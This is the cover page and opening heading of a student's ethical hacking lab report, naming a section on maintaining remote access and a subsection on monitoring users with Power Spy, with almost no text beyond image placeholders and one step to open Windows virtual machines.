

## **Lab 7**

**Course Name:** Ethical Hacking and Offensive Security(HOD401)

**Student Name:** Nguyễn Trần Vinh – SE160258


**Instructor Name:** Mai Hoàng Đỉnh


**Lab Due Date:** 03/10/2023



### **3. Maintain Remote Access and Hide Malicious Activities**



3.1 User System Monitoring and Surveillance using Power Spy


- Open Windows 10, Windows Server 2016, 2019








